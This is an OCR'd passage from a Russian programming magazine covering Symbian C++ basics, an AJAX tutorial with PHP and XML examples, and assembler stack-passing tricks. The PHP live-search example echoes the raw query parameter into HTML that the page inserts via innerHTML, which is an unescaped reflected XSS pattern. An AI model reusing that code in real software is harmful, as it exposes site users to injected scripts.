#define caption _ cmd _ title «Прога»
#define caption _ cmd _ exit «Выход»
```

• **SIS** — тут находится pkp-файл, содержащий информацию, необходимую для сборки приложения, включая универсальный идентификатор приложения и пути файлов, которых надо поместить в сборку (картинки, ресурсы и т. д.).
Так, например, в строке вида «"C:\Symbian\Series60\7.0\Epoc32\release\thumb\urel\Symbian4.app»-»!:\system\apps\Symbian4\Symbian4.app"» мы указываем, что файл Symbian4.app будет установлен в директорию system\apps в смартфоне.
Сама сборка, то есть установочный sis-файл, окажется в рассматриваемой папке.
• **SRC** — тут все просто: сорцы используемых в программе классов.

Базовые классы проекта

Элементарный Symbian-проект состоит из следующих классов:
• **Application** — содержит точку входа и создает класс Document;
• **Document** — задает некоторые свойства приложения (видимость/невидимость, например) и создает класс AppUI;
• **AppUI** — формирует интерфейс пользователя и обрабатывает события (выбор пункта меню, элемента списка и т. д.), а также создает класс Container;
• **Container** — класс, служащий контейнером для контролов (списки, редакторы и т. д.), а также отвечающий за их перерисовку и настройку.
Думаю, на начальном уровне особый интерес представляет класс AppUI, поскольку он дает возможности обработки событий и команд пользователя. Рассмотрим, например, как обрабатывается выбор пункта меню. Как ты помнишь, в файле ресурсов содержится идентификатор команды, генерируемой при выборе каждого пункта. За перехват и обработку этих команд отвечает метод HandleCommandL класса AppUI. Код обработки выглядит так:

```
void CXaAppUi::HandleCommandL(TInt
aCommand) {
    switch ( aCommand ) {
        case cmd _ first:
            {
                //какой-то код
            }
            break;
        case cmd _ hide:
            {
                Exit(); //выход
            }
            break;
        case EAknSoftkeyBack:
        case EEikCmdExit:
            {
    // обработка нажатия на правую
    // клавишу «Back»
                Exit();
                break;
            }
         default:
             break;
       }
}
```

Кроме этого метода, AppUi предоставляет еще множество полезных методов и свойств, почитать о которых стоит в SDK Help.
Кстати, основной проблемой кодинга под Symbian является полное отсутствие визуальности, к которой нас приучили такие среды, как Delphi и VS.NET. Другими словами, весь код придется набирать ручками, и, чтобы этом в деле не ошибиться, нужно хорошо разбираться в C++. Весь кодинг объектно-ориентированный, поэтому его основные парадигмы нужно знать и принимать всем сердцем :).

Использование русских строк в ресурсах

Рано или поздно ты наверняка захочешь использовать в названии программы, подписях и т. д. кириллицу. Если просто взять и зафигачить ее в файлы ресурсов, то вместо русских букв на экране смартфона будут в лучшем случае квадратики, а в худшем — вообще какой-нибудь ужас. Чтобы этого не произошло, нужно в файле ресурсов вверху написать «CHARACTER_SET UTF8». После этого файл ресурсов необходимо сохранить в кодировке utf-8, с чем справится великий и могучий Блокнот. Все вроде бы хорошо, но, после того как ты проделаешь эту операцию, проект у тебя не соберется :). Виной тому будут 3 служебных символа, добавленных Блокнотом в начало файла ресурсов. Их нужно убрать любым HEX-редактором.
В результате проект запустится, и ты сможешь наслаждаться нормальным русским текстом на экране мобилы.

Особенности кодинга под Symbian 9.1

После выхода новой версии операционки, жизнь кодеров под Symbian несколько усложнилась, что во многом связано с вводом новой платформы безопасности Symbian Signed. Теперь любое приложение для девятой версии, должно быть подписано цифровым сертификатом. Сертификат бывает трех типов: сертификат разработчика, позволяющий использовать любые API, но только на телефоне самого разработчика (привязка к IMEI); бесплатный сертификат, позволяющий использовать лишь ограниченный набор API, гарантирующий, что ты не впариваешь потребителю троян; сертификат, позволяющий использовать любые API. Последний выдается только после того, как приложение пройдет проверку парней из Symbian, которая стоит денег.
Кроме того, изменились компилятор и линковщик, поэтому в любом случае проекты, создававшиеся для более ранних платформ, необходимо перекомпилировать с использованием нового SDK. Подробнее об изменениях в новой версии можно прочитать на www.sotovik.ru/catalog/reviews/s60_3rd-rev.html.

Несколько слов напоследок

Естественно, для полного изложения основ кодинга под Symbian не может хватить одной статьи, поэтому здесь я привел только ключевые моменты, с которыми сталкивался сам.
В качестве напутствия могу посоветовать читать больше документации, штудировать хелп и forum.nokia.com.



БОРИС ВОЛЬФСОН
/ BORISVOLFSON@GMAIL.COM/





В ПОКЕРЕ ЕСТЬ ТАКАЯ НАЧАЛЬНАЯ КОМБИНАЦИЯ КАРТ — ТУЗ И ВАЛЕТ. ЕЕ НАЗЫВАЮТ «AJAX». ЕСЛИ ОНА ВЫПАДАЕТ ПРИ РАЗДАЧЕ, ТО ШАНСЫ НА ВЫИГРЫШ ОЧЕНЬ ВЕЛИКИ. СУЩЕСТВУЕТ ОДНОИМЕННАЯ КОМПЬЮТЕРНАЯ ТЕХНОЛОГИЯ, КОТОРАЯ ОБЕЩАЕТ СТАТЬ КОЗЫРНОЙ КАРТОЙ В КОЛОДЕ ЛЮБОГО САЙТА.

Теория



В начале — пара слов про технологии, которые мы будем использовать в статье. Чтобы писать полноценные веб-приложения на Аяксе, надо на приличном уровне знать и уметь применять:

- язык разметки гипертекста HTML, а лучше XHTML;
- каскадные таблицы стилей CSS;
- объектную модель DOM;
- язык программирования на стороне клиента, обычно JavaScript;
- объект XMLHttpRequest для обмена данными с сервером;
- XML для формирования данных, либо другой формат, например JSON.

Если в вышеперечисленном списке встретились незнакомые слова, то не стоит отчаиваться — я поясню их, когда это понадобится.

Общая схема работы

Пользователь заходит на страничку, сделанную при помощи Аякса, и производит некое действие, например кликает мышкой по ссылке. Обработчик этого события посылает запрос на сервер. Он получает информацию и посылает ответ, который обрабатывает соответствующая функция на стороне клиента. Эта функция формирует готовый HTML и показывает его пользователю. В общем, достаточно простая схема. Изучим детали.

XMLHttpRequest

Для того чтобы написать наше первое приложение — интерактивную страничку на AJAX, нам надо научиться пользоваться объектом XMLHttpRequest. Что может быть проще, чем создать объект нужного класса? Но вспомним главную беду веб-программистов: у всех пользователей разные браузеры. Microsoft Internet Explorer поддерживает XMLHttpRequest в виде ActiveX-объекта Microsoft.XMLHTTP, остальные же браузеры считают его нативным, и проблем возникнуть не должно. Теперь алгоритм создания объекта XMLHttpRequest прояснен. Сначала определяем браузер, потом создаем объект нужным нам образом:

СОЗДАНИЕ ОБЪЕКТА КЛАССА XMLHTTPREQUEST

```
function createHttpRequest () {
    var httpRequest;
    var browser = navigator.appName;
    if (browser == "Microsoft Internet
Explorer")
    {
        httpRequest = new
ActiveXObject ("Microsoft.XMLHTTP");
    }
    else
    {
        httpRequest = new
XMLHttpRequest ();
    }
    return httpRequest;
}
```

Что умеет делать этот объект? Самой главной функциональностью для нас будет возможность отправлять запросы на сервер и обрабатывать ответы в асинхронном режиме. Нам придется использовать метод установки параметров соединения open и метод отправки запроса send. Также мы будем задействовать свойство onreadystatechange для установки обработчика получения ответа на запрос. Полный список свойств и методов XMLHttpRequest, можно посмотреть в таблицах «Методы класса XMLHttpRequest» и «Свойства класса XMLHttpRequest».

Теперь, я думаю, ты достаточно осведомлен и готов писать метод отправки запроса. В качестве параметров мы будем передавать ему адрес, на который идет запрос (я назвал этот параметр «file», так как использовал относительные адреса), идентификатор HTML-элемента — _resultId, в котором будем отображать результат, и обработчик ответа на данный запрос — getRequestProc. Реализация проста, как арбуз: определяем параметры соединения, устанавливаем обработчик и посылаем запрос с пустым телом на сервер.

МЕТОД ОТПРАВКИ ЗАПРОСА НА СЕРВЕР

```
function sendRequest (file, _resultId,
getRequestProc) {
    resultId = _ resultId;
    document.getElementById
(resultId).innerHTML = 'Подождите,
идет загрузка…';
    httpRequest.open ('get', file);
    httpRequest.onreadystatechange =
getRequestProc;
    httpRequest.send (null);
}
```

Осталось написать обработчик ответа, и наш мини-Аякс-движок готов. Здесь тоже все просто. Проверяем, полностью ли передан ответ на запрос, и выводим полученный ответ в элемент с идентификатором _resultId, который мы так предусмотрительно сохранили:

МЕТОД ОБРАБОТКИ ОТВЕТА СЕРВЕРА

```
function getRequest ()
{
    if (httpRequest.readyState == 4)
    {
        document.getElementById
(resultId).innerHTML = httpRequest.
responseText;
    }
}
```

Теперь добавим переменных и упакуем все в один файл ajax.js:

ПЕРЕМЕННЫЕ

```
var httpRequest = createHttpRequest
();
var resultId = '';
```

Скажи миру «Привет»

Раз библиотека готова, можно попробовать ее использовать. Вначале скажем миру «Привет», а затем модернизируем приложение для работы с динамическими табами (вкладками).

«ПРИВЕТ, МИР!» НА АЯКСЕ

```
<html>
<head>
<title>Привет, мир AJAX'a </title>
<script language="JavaScript»
src="ajax.js" type="text/
javascript"></script>
</head>

<body>

<a href="#" onclick="javascript:
sendRequest ('hello.txt', 'result',
getRequest);">Кликни по мне, чтобы
отправить запрос </a>

<p id="result">Здесь будет результат
запроса </p>

</body>
</html>
```


GOOGLE SUCCESS STORIES


gmail.com — одна из самых популярных служб электронной почты. Ее интерфейс написан полностью в идеологии Аякса. Кроме того, в интерфейс интегрирован пейджер Google Talk.

maps.google.com — специальная служба для работы с картами, написанная на Аяксе. Она предоставляет открытый API для всех желающих.

Google Suggest — система предоставления подсказок по мере набора текста в поле ввода.

Google Spellcheck — проверка правописания онлайн.






Посмотрим, что мы с тобой наколдовали. У нас есть линк, при щелчке на который на сервер отправляется запрос к файлу hello.txt. Поскольку txt-файл не является скриптом, сервер просто передаст его содержимое, которое мы и выведем для пользователя. Как видишь, программирование на стороне сервера пока даже не применялось, но и из такой простоты можно выжать интересные вещи. Например, сделать страницу с несколькими вкладками:

СТРАНИЦА С ВКЛАДКАМИ

```
<a href="#" onclick="javascript:
sendRequest ('1.html', 'result',
```



> Использование Аякса сильно повышает интерактивность сайта. При работе по принципам Аякса следует уделять особое внимание безопасности, ведь пользователь видит твой клиентский код.
> Генерация HTML на стороне клиента позволяет быстрее загружаться страницам.



> На нашем DVD тебя ждет сюрприз!



> www.dhtmlgoodies.com — библиотека готовых скриптов AJAX и DHTML.
www.w3.org/TR/XMLHttpRequest — черновой вариант стандарта объекта XMLHttpRequest.
http://ru.wikipedia.org/wiki/Ajax — статья про Аякс в Википедии. Очень рекомендую также посмотреть английский вариант.
http://code.google.com/webtoolkit — библиотека для AJAX-приложений от Google.
www.xajaxproject.org — еще одна библиотека для связки AJAX и PHP.
http://prototype.conio.net — фреймворк для разработки JavaScript-приложений.

```
getRequest);">Вкладка №1</a>

<a href="#" onclick="javascript: sendRequest
('2.html', 'result', getRequest);">Вкладка
№2</a>

<a href="#" onclick="javascript: sendRequest
('3.html', 'result', getRequest);">Вкладка
№3</a>

<hr>
<p id="result"></p>
```

Как видишь, ссылок теперь 3, и загружают они разные HTML-файлы. В результате получилась страничка с динамически изменяемым содержанием.

Серверная часть

Набаловавшись вдоволь с обычными страничками, посмотрим, что можно сделать с помощью скриптов на стороне сервера. Писать будем на самом распространенном у нас языке для веба — PHP. Сначала повторим наш успех и скажем «Привет». Действия полностью аналогичны предыдущим, но только запрос адресуется на скрипт:

```
СТРАНИЦА С AJAX-ССЫЛКОЙ НА PHP-ФАЙЛ
<a href="#" onclick="javascript: sendRequest
('hello.php', 'result', getRequest);">Кликни по
мне, чтобы отправить запрос </a>

<p id="result">Здесь будет результат запроса
</p>
```


А PHP-файл должен просто что-то выводить:

```
PHP-ФАЙЛ С ПРИВЕТСТВИЕМ
<? php echo "Этот пример реализован связкой
AJAX + PHP!"?>
```

Сверхдинамичный поиск

Теперь мы вооружились до зубов и можем написать настоящее AJAX-приложение. В качестве не очень сложного примера я предложу «сверхдинамичный поиск», который был подсмотрен мной в одном из фреймворков на Python. Идея такая: имеется форма поиска, пользователь вводит в ней букву за буквой искомого слова, и после каждого нажатия на клавишу формируются результаты. Попробую проиллюстрировать. Пользователь вводит букву «Х» — на экране автоматически выводятся ссылки на все статьи, в которых эта буква встречается. Затем он вводит «а», и поиск ведется уже по сочетанию «Ха». И так далее. Реализацию начнем с HTML-видами нашего проекта:

```
HTML-ФОРМА ДЛЯ СВЕРХДИНАМИЧНОГО ПОИСКА
<html>
<head>
```



> Поиск на Аяксе в действии

```
<meta http-equiv="Content-Type" content="text/
html; charset=utf-8"/>
<title>Привет, мир AJAX'а </title>
<script language="JavaScript" src="ajax.js"
type="text/javascript"></script>

<script language="JavaScript" type="text/
javascript">

function sendSearchRequest () {
    sendRequest('search.php?q=' + document.
getElementById('searchQuery').value, 'result',
getRequest);
```

МАТЧАСТЬ

AJAX (Asynchronous JavaScript and XML — «Асинхронный JavaScript и XML») — это не какая-то отдельная технология или язык, это принцип разработки интерактивных веб-страниц (иногда употребляют термин «сверхинтерактивные» страницы). Датой рождения этой методологии принято считать 18 февраля 2005 года — день выхода в свет статьи Джесси Джеймса Гарретта «Новый подход к веб-приложениям». Как мы видим, технология довольно молодая (современная), и в полной мере ее смогли освоить не многие сайты.
Впервые этот принцип начала активно использовать одна небольшая компания из Редмонда, реализовав в своем новом браузере XMLHttpRequest для работы с веб-версией Outlook. Затем последовали реализации в браузерах Mozilla и Apple Safari. Сейчас технология AJAX применяется на самых разных сайтах, особенно в этом усердствует компания Google, которая использует эту технологию в значительной части сервисов.

```
}
</script>
</head>
<body>
Введите текст для поиска:
<input id="searchQuery" type="text" size="30"
maxlength="30» onKeyUp="javascript:
sendSearchRequest ();">
<hr/>
<p id="result">Здесь будет результат запроса </p>
</body>
</html>
```

В этом случае мы не только подключили файл ajax.js, но и написали дополнительный скрипт, который будет срабатывать при нажатии на кнопку в поле ввода. Его работа будет очень простой — он будет передавать строку для поиска, которая берется из поля ввода, в виде параметра для скрипта PHP. Теперь очередь PHP'шного скрипта. Для простоты я завел массив $pages, который у меня представляет собой содержимое страниц сайта. Он обычно загружается из базы данных, либо поиск производится средствами БД, что, конечно, правильнее, так как скорость на порядок выше.
После того как в $pages помещено содержимое страниц, необходимо получить значение параметра q из запроса, переданного клиентским скриптом, и если запрос не пустой, пробежаться по массиву $pages и вывести содержимое страниц, которые содержат строку для поиска.

ЭМУЛЯЦИЯ ПОИСКА ПО САЙТУ С ВЫДАЧЕЙ РЕЗУЛЬТАТОВ

```
<? php
// Массив с содержимым страниц сайта
   $pages = array (…);
   $query = $_GET ['q'];

   $result = '';
   if (! empty ($query))
   {
       foreach ($pages as $page)
           if (strstr ($page, $query))
               $result.= "<li>". str_replace ($query,
"<strong>$query </strong>", $page)."</li>";
           if (! empty ($result))
               echo "<ol>$result </ol>";
            else
               echo "По запросу \"$query\" ничего найде-
но!";
       }
       else
           echo "Введите запрос для поиска";
?>
```

А где же XML?

Хочу XML! Почему мы текст какой-то передаем, обещали же XML? Вообще, если посмотреть на название объекта XMLHttpRequest, то может показаться, что он создан только для передачи XML-данных. На буржуйских форумах и блогах,

МЕТОДЫ КЛАССА

Названиe	Описаание
abort ()	Отменяет текущий запрос,
getAllResponseHeaders ()	возвращает полный список HTTP-заголовков в виде строки.
getResponseHeader (headerName)	Возвращает значение указанного заголовка.
open (method, URL, async, userName, password)	Определяет метод, URL и другие опциональные параметры запроса; параметр async определяет, происходит ли работа в асинхронном режиме.
send (content)	Отправляет запрос на сервер.
setRequestHeader (label, value)	Добавляет HTTP-заголовок к запросу.

СВОЙСТВА КЛАССА

Название	Описаание
onreadystatechange	Обработчик события, которое происходит при каждой смене состояния объекта.
readyState	Возвращает текущее состояние объекта (0 — неинициализирован, 1 — открыт, 2 — отправка данных, 3 — получение данных и 4 — данные загружены).
responseText	Текст ответа на запрос.
responseXML	Текст ответа на запрос в виде XML, который затем может быть распарсен посредством DOM.
status	Возвращает HTTP-статус в виде числа (404 — «Not Found», 200 — «OK» и т.д.).
statusText	Возвращает статус в виде строки («Not Found», «OK» и т.д.).

однако, часто выражается мнение, что это просто дань моде и можно использовать другие форматы — от чистого текста и HTML до текста на JavaScript. Но есть один существенный факт: при передаче данных в виде XML, они занимают меньше места и быстрее грузятся.
Разберем такой пример. Есть XML-файл (возможно генерящийся скриптом), который содержит название и адрес некого банка :).

```
ИНФОРМАЦИЯ О БАНКЕ В ВИДЕ XML
<? xml version="1.0" encoding="UTF-8» standalone="yes»?>
<bank>
<bank_name>Банк Васи Пупкина </bank_name>
<bank_address>ул. Ленинградская, 57</bank_address>
</bank>
```

Его надо получить, распарсить и вывести информацию в отформатированном виде. Сделать это очень просто с помощью объектов, встроенных в JavaScript:

```
ПОЛУЧЕНИЕ И ОБРАБОТКА ИНФОРМАЦИИ О БАНКЕ
function getXmlRequest ()
{
   if (httpRequest. readyState == 4)
   {
      var xmlDocument = httpRequest.responseXML;
      var bankName = xmlDocument.getElementsByTagName ('bank_name').item(0).firstChild.data;
      var bankAddress = xmlDocument.getElementsByTagName('bank_address').item (0).firstChild.data;

      document.getElementById(resultId).innerHTML = '<strong>Название банка: </strong>' + bankName + '<br/>' + '<strong>Адрес банка: </strong>' + bankAddress;
   }
}
```

Если ты заметил, здесь в основном используются свойства и методы объекта responseXML, который представляет собой ответ сервера на запрос в виде XML.
С ним довольно удобно работать, так как все необходимые функции встроены. Сама же ссылка будет выглядеть так:

```
ВЫЗОВ ФУНКЦИИ GETXMLREQUEST В КАЧЕСТВЕ ПАРАМЕТРА
<a href="#" onclick="javascript:sendRequest ('1.xml', 'result', getXmlRequest);">Кликни по мне, чтобы отправить запрос </a>
```

Важно отметить, что в качестве параметра передается функция getXmlRequest, которую мы написали.

Это еще не конец

В этой статье нам удалось не только разобрать основы AJAX, но и копнуть гораздо глубже. Хотелось, чтобы ты использовал AJAX в веб-строительстве на своих страничках для придания им большей динамики и юзабильности, а уж на наше содействие в этом вопросе можешь рассчитывать :)]<.

НЕДОСТАТКИ АЯКСА

Так же как на любую бочку меда всегда найдется ложка дегтя, любая технология всегда имеет не только плюсы, но и минусы. Ниже я перечислю наиболее существенные недостатки AJAX и опишу возможные методы их устранения.

Поисковая оптимизация
По моему мнению, главной проблемой страниц на Аяксе является их «невкусность» для поисковиков, поэтому такие страницы очень плохо ими «съедаются», ведь поисковик не умеет переходить по ссылкам JavaScript. Огромное количество пользователей могут пройти мимо твоего сайта, даже если на нем есть требуемый контент. Следовательно, его нужно сделать доступным другим способом, хотя бы самым банальным — смастерить страничку «Карта сайта» с полным списком страниц.

Кроссбраузерность
У пользователей есть плохое качество — они пользуются разными браузерами. Казалось бы, нет проблем — пиши код на HTML, CSS и JavaScript, который соответствует стандартам, и все. Но не тут-то было — разные браузеры поддерживают стандарты неодинаково. Что ж, ставим себе несколько самых популярных браузеров (причем необходимо поставить еще и их разнообразные версии) и тестируем наши веб-странички.

Пользователи без AJAX
Ты будешь смеяться, но есть странные типы (я, например), у которых JavaScript работает только для определенных сайтов, а для других отключен, или у которых нестандартный браузер, незнающий про AJAX. Как же им быть? Обязательно сделай альтернативную HTML-версию страницы, бери пример с gmail.com!

Кнопка «Назад»
По данным исследователей, кнопка браузера «Назад» является вторым по популярности средством навигации после перехода по ссылке. То есть пользователь всегда рассчитывает на возможность вернуться на одну страницу назад. Веб-странички, которые созданы с использованием Аякса, такую возможность не поддерживают, потому что их содержание создается «на лету». Чтобы как-то это исправить, можно запрограммировать соответствующую логику на JavaScript и сделать ссылку «Назад», щелчок на которую позволит пользователю перейти на предыдущую страницу. Второй вариант, более универсальный и чаще всего легче реализуемый, — использовать невидимый IFRAME, который будет накапливать историю переходов.

Избранное
Твоя страничка на Аяксе настолько понравилась посетителю сайта, что он решил кинуть ее в «Избранное» (или в «Закладки», если посетитель — лисовод). Но у него ничего не получится, так как у группы страничек на Аяксе всегда адрес первой из них. Справиться с проблемой опять же можно двумя способами: программингом и хаком. Программерское решение заключается в том, чтобы каждая сгенерированная страница имела свой адрес и ссылку «Добавить в Избранное», которая будет реализовывать нужную логику. Второй способ — использовать ссылку на подраздел, который идет в адресе страницы после знака диеза «#». Дело в том, что с помощью JavaScript эту часть адреса можно изменять. Таким образом, этот хак может частично решить и проблему кнопки «Назад».


КРИС КАСПЕРСКИ

АССЕМБЛЕРНЫЕ

НАТЯГИВАЕМ СТЕК ПО-ХАКЕРСКИ

АССЕМБЛЕР ПРЕДОСТАВЛЯЕТ ПРАКТИЧЕСКИ НЕОГРАНИЧЕННУЮ СВОБОДУ ДЛЯ САМОВЫРАЖЕНИЯ И ВСЕВОЗМОЖНЫХ ИЗВРАЩЕНИЙ, ЧТО ВЫГОДНО ОТЛИЧАЕТ ЕГО ОТ ЯЗЫКОВ ВЫСОКОГО УРОВНЯ. ВОТ МЫ И ВОСПОЛЬЗУЕМСЯ ЭТОЙ ВОЗМОЖНОСТЬЮ, ИЗВРАТИВШИСЬ НЕ ПО-ДЕТСКИ И СОТВОРИВ СО СТЕКОМ ТО, О ЧЕМ ПРИПЛЮСНУТЫЙ СИ ТОЛЬКО МЕЧТАЕТ.

Турбопередача стековых аргументов



Передачу аргументов через стек можно существенно ускорить, в случае если аргументы представляют собой константу, известную еще на стадии трансляции. Классический способ передачи выглядит так:

Классический способ передачи стековых аргументов

```
push    000000669
push    000000999
push    000000696
call    000000666
```

Довольно расточительное (в плане процессорных тактов) решение, особенно если функция вызывается многократно. При этом операнды команды PUSH перегоняются из секции .text (находящейся в кодовой кэш-памяти первого уровня) в область стека, находящуюся в кэш-памяти данных. Ну и зачем гонять их туда и обратно, когда аргументы можно использовать непосредственно по месту хранения?

Усовершенствованный пример выглядит так:

```
.code
MOV     EBP, ESP
MOV     ESP, offset func_arg + 4
CALL    my_func
MOV     ESP, EBP

.data
func_argDD 00h, 696h, 999h, 669h
```

И хотя размер кода после оптимизации не только не сократился, но даже увеличился (14h байт до оптимизации и 1Eh — после), мы сохранили немного стековой памяти и сократили время выполнения. Причем чем больше аргументов передается функции, тем в более выигрышном положении оказывается оптимизированный вариант, поскольку неоптимизированный вынужден тратить на каждый аргумент один дополнительный байт!

```
8BEC          mov ebp, esp
BC66000000    mov esp, 000000013
E80E000000    call 000000666
8BE5          mov esp, ebp
…
00 00 00 00 96 06 00 00? 99 09 00 00 69
06 00 00
```

Несколько замечаний по поводу. Первое. Операционные системы семейства Windows NT (к которым принадлежат Windows 2000, Windows XP, Windows Vista, Windows Server 2003 и Windows Server Longhorn) гарантируют целостность содержимого стека выше его вершины (для адресов меньших, чем ESP), поэтому переносят такие извращения безо всякого ущерба для работоспособности программы. Операционные системы семейства Windows 9x



ИЗВРАЩЕНИЯ

ведут себя иначе, бесцеремонно используя все, что находится выше ESP в целях «производственной необходимости», что ведет к искажению секции данных и последующему краху программы. Поэтому все, что было сказано здесь, распространяется только на NT.

Замечание номер два. Перед аргументами необходимо оставить двойное слово (а в 64-битном режиме — четвертное) для сохранения адреса возврата. При этом секция данных, где находится это слово, должна быть доступна на запись. Если же функция вызывается из одного единственного места и адрес возврата известен заранее, ничего не мешает положить его рядом с аргументами. Но тогда функцию придется пускать командой jump, а не call, что еще больше увеличивает производительность:

ВЫЗОВ ФУНКЦИИ С ПРЕДОПРЕДЕЛЕННЫМ АДРЕСОМ ВОЗВРАТА КОМАНДОЙ JMP

```
.code
MOV EBP, ESP
MOV ESP, offset func_arg + 4
JMP my_func
here:
MOV ESP, EBP

.data
func_argDD offset here, 696h, 999h,
669h
```


Кстати говоря, ни адрес возврата, ни аргументы функции вовсе не обязаны быть константами, известными на стадии компиляции, и они могут свободно модифицироваться в любой момент командами MOV и STOS. Также если аргументы хранятся в локальных переменных, то засылать их в стек необязательно! Достаточно лишь скорректировать регистр ESP таким образом, чтобы переменные-аргументы оказались на вершине. Естественно, порядок размещения аргументов в памяти должен совпадать с порядком передачи аргументов, но на ассемблере, в отличие от языков высокого уровня, мы можем самостоятельно выбирать нужную схему размещения переменных, так что это не проблема.

Еще одна тонкость: «оптимизированный» вариант обладает всеми формальными атрибутами «передачи по значению», но де-факто аргументы передаются по ссылке. То есть совсем наоборот! Аргументы передаются по значению, но это значение после выхода из функции сохраняет свое состояние, ведет себя так, как будто бы оно было передано по ссылке. Иногда это экономит такты процессора и сокращает потребности в памяти, но иногда ведет к трудноуловимым ошибкам, лишний раз подтверждая тезис, что нет в мире совершенства.

И последнее: при всех этих играх со стеком следует помнить, что целый ряд API-функций требует, чтобы указатель стека был выровнен на границу четырех байтов. Нарушение этого правила ведет к непредсказуемым последствиям.

Повторное использование кадра стека

При входе внутрь функции большое количество локальных переменных инициализируется константами или значениями, инвариантными по отношению к самой функции (то есть другими переменными, чаще всего глобальными). Причем инициализация обычно осуществляется командой MOV, а для обслуживания строковых переменных приходится прибегать к



> Передача стековых аргументов напрямую, без их фактической засылки в стек

REP MOVSB. Все это медленно, громоздко и непроизводительно.
А почему бы не подготовить кадр стека еще на стадии трансляции?! В грубом приближении это будет выглядеть так:


```
ВЫЗОВ ФУНКЦИИ С ЗАРАНЕЕ ПОДГОТОВ-
ЛЕННЫМИ АРГУМЕНТАМИ И ЛОКАЛЬНЫМИ
ПЕРЕМЕННЫМИ
.code
MOV       EBP, ESP
MOV       ESP, offset func_arg
JMP       my_func
MOV       ESP, EBP
…
my_func:
MOV       EBP, ESP
SUB       ESP, offset func_locals
– offset return_address
…
…
…
MOV       ESP, EBP
RETN

.data
func_locals:
var_1     DB        66h
var_2     DD        offset globalFlag
var_s     DB        "hello",0
var_x     DD        0
var_y     DD        0
return_address:
DD        00h
func_args:
DD        696h, 999h, 669h
```

